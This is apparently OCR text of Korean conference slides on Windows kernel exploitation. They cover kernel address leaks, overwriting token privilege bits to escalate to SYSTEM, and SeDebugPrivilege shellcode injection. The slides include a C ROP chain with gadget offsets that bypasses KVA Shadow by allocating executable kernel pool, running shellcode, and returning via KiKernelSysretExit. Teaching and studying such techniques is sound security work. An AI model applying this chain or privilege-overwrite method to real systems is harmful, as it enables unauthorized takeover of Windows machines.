NtQuerySystemInformation: SystemHandleInformation SystemLockInformation SystemModuleInformation SystemProcessInformation SystemBigPoolInformation	✅	✅	✓	✓	✓	✓	✓
System Call Return Values	✅	✗	✗	✗	✗	✗	✗
Win32k Shared Info User Handle Table	✅	✅	✅	✅	✅	✗	✗
Descriptor Tables	✅	✅	✅	✅	✅	✅	✗
HMValidateHandle	✅	✅	✅	✅	✅	✅	✅
GdiSharedHandleTable	✅	✅	✅	✅	✗	✗	✗
DesktopHeap	✅	✅	✅	✅	✅	✗	✗

Windows에서는 NtQuerySystemInformation을 이용해서 Kernel의 주소를 얻을 수 있다. 따라서 aaw만 있어도 충분하 권한 상승을 수행할 수 있다.

Exploit
기법




이 사진은 HITCON 2023발표자료중 일부이다. SEP_TOKEN_PRIVILEGES의 Present와 Enabled를 덮어서 특정 권한들을 활성화시키고 system을 얻을 수 있다.

Exploit
기법

```
C:\Users\dkffk>whoami /priv

사용 권한 정보
----------------------

사용 권한 이름                설명                              상태
============================= ================================= ==========
SeShutdownPrivilege           시스템 종료                       사용 안 함
SeChangeNotifyPrivilege       트래버스 검사 무시                사용
SeUndockPrivilege             도킹 스테이션에서 컴퓨터 제거     사용 안 함
SeIncreaseWorkingSetPrivilege 프로세스 작업 집합 향상           사용 안 함
SeTimeZonePrivilege           시간대 변경                       사용 안 함

C:\Users\dkffk>
```

Present와 Enabled의 비트에 따라 사용 권한과 상태가 결정된다.

Exploit
기법



Present와 Enabled을 전부 0xffffffffffffffff(-1)로
덮어버리면(모든 비트를 켜버리면) 사용 권한과 상태가
전부 켜진다.

POC SECURITY

Exploit
기법

- SeAssignPrimaryPrivilege
- SeTcbPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeCreateTokenPrivilege
- SeLoadDriverPrivilege
- SeTakeOwnershipPrivilege
  - SetNamedSecurityInfo


WindowsServiceCpp.zip 149358.9KB

- SeDebugPrivilege

대락 이중에 하나리도 비트가 덮여서 켜진다면 LPE가 가능하다. 따라서 aaw는 되는데 value를 조작할 수 없는 제한적인 경우에도 웬만해선 exploi을 할 수 있다.

POC SECURITY


Exploit
기법



수많은 사용 권한 중에 내가 애용하는건 SeDebugPrivilege이다. 또 HITCON 2023발표자료 슬라이드를 가져왔는데 권한이 활성화 되어있을 경우 사진과 같이 다른 프로세스에 Shellcode를 주입하는게 가능해지고(정확히는 디버그 권한을 부여받는거다.) system권한 프로세스에 Shellcode를 넣어서 LPE를 할 수 있다.

Exploit

KVA Shadow Bypass




어디 덮을진 알겠는데 그러면 Buffer Overflow는
어떻게 Exploit해야 할까?

POC SECURITY

Exploit

KVA Shadow Bypass




구글링해보면 죄다 cr4비트를 덮어서 smep를 해제한 후 user mode로 뛰어서 shellcode를 실행하는 방법밖에 안나온다.

POC SECURITY

Exploit

KVA Shadow Bypass



하지만 KVA Shadow로 인해 사용자 페이지 테이블이 NX로 표시되면서 cr4비트를 건드려서 smep를 해제한다 해도 user mode주소에 접근하려 하면 권한 에러가 터진다.

Exploit

KVA Shadow Bypass

```
QWORD pop_rcx = gadgetbase + 0x21a114;
QWORD pop_rdx = gadgetbase + 0x24f5b2;
QWORD pop_r8 = gadgetbase + 0x201851;
QWORD push_rax_pop_r13 = gadgetbase + 0x5b2ef4;
QWORD push_rax_pop_rbx = gadgetbase + 0x20441e;
QWORD xchg_r8_rax = gadgetbase + 0x34984c; //xchg r8, rax; add byte ptr[rbp + 0xd],
QWORD mov_rcx_r8 = gadgetbase + 0x93fe5a; //0x000000014093fe5a: mov rcx, r8; mov rax
QWORD add_rsp_0x20 = gadgetbase + 0xa1a716;
QWORD jmp_rbx = gadgetbase + 0x2d680d;
QWORD ExAllocatePoolWithTag = (QWORD)get_kernel_symbol_addr("ExAllocatePoolWithTag")
QWORD kmemcpy = (QWORD)get_kernel_symbol_addr("memcpy");
QWORD kexit = gadgetbase + 0xa18dc0;

int idx = 0xbf;
input[idx] = stack_leak(handle, 189);
idx += 5;
input[idx++] = pop_rcx;
input[idx++] = 0;
input[idx++] = pop_rdx;
input[idx++] = 0x100;
input[idx++] = ExAllocatePoolWithTag;
input[idx++] = add_rsp_0x20;
idx += 4;
input[idx++] = push_rax_pop_rbx;
input[idx++] = xchg_r8_rax;
input[idx++] = mov_rcx_r8;
input[idx++] = pop_rdx;
input[idx++] = (QWORD)shellcode;
input[idx++] = pop_r8;
input[idx++] = sizeof(shellcode);
input[idx++] = kmemcpy;
input[idx++] = jmp_rbx;
input[idx++] = kexit;
```

따라서 kernel에서 rwx메모리를 할당한 후 Shellcode를 실행해야 한다. 사진과 같이 ExAllocatePoolWithTag함수로 NonPagedPool을 할당받고 Shellcode복사 후 점프하는 rop chain을 짜주면 된다. (가젯 찾기 좀 까다롭다.)


Exploit

KVA Shadow Bypass


```
1  void KiKernelSysretExit()
2  {
3    unsigned int ShadowFlags; // esp
4    unsigned __int64 UserDirectoryTableBase; // rbp
5    char v2; // sp
6    char v3; // sp
7
8    ShadowFlags = KeGetPcr()->Prcb.ShadowFlags;
9    if ( (ShadowFlags & 2) == 0 )
10   {
11     UserDirectoryTableBase = KeGetCurrentThread()->Process->UserDirectoryTableBase;
12     if ( (UserDirectoryTableBase & 1) != 0 )
13     {
14       if ( (v2 & 1) != 0 )
15         __writegsdword(0x9018u, KeGetPcr()->Prcb.ShadowFlags & 0xFFFFFFFE);
16       else
17         UserDirectoryTableBase |= 0x8000000000000000ui64;
18     }
19     __writecr3(UserDirectoryTableBase);
20   }
21   if ( (v3 & 2) == 0 )
22     __asm { verw    word ptr gs:902Ah }
23   __asm { swapgs }
24   JUMPOUT(0x140A19E1Ci64);
25 }
```

Shellcode종료 후 stack context가 완벽히 복구되면서 아무일 없었다는듯이 실행되는게 베스트지만 그건 현실적으로 힘들기 때문에 KiKernelSysretExit함수를 불러서 user mode로 돌아가준다. 물론 이렇게 억지로 돌아가면 ioctl응답을 못받으므로 exploit proces가 hang에 걸리긴 한다.

마치며



Contact



https://sechack.kr에 모든게 다 있습니다.

POC SECURITY

감사합니다.

QnA

Theori / 2024.08.17

POC SECURITY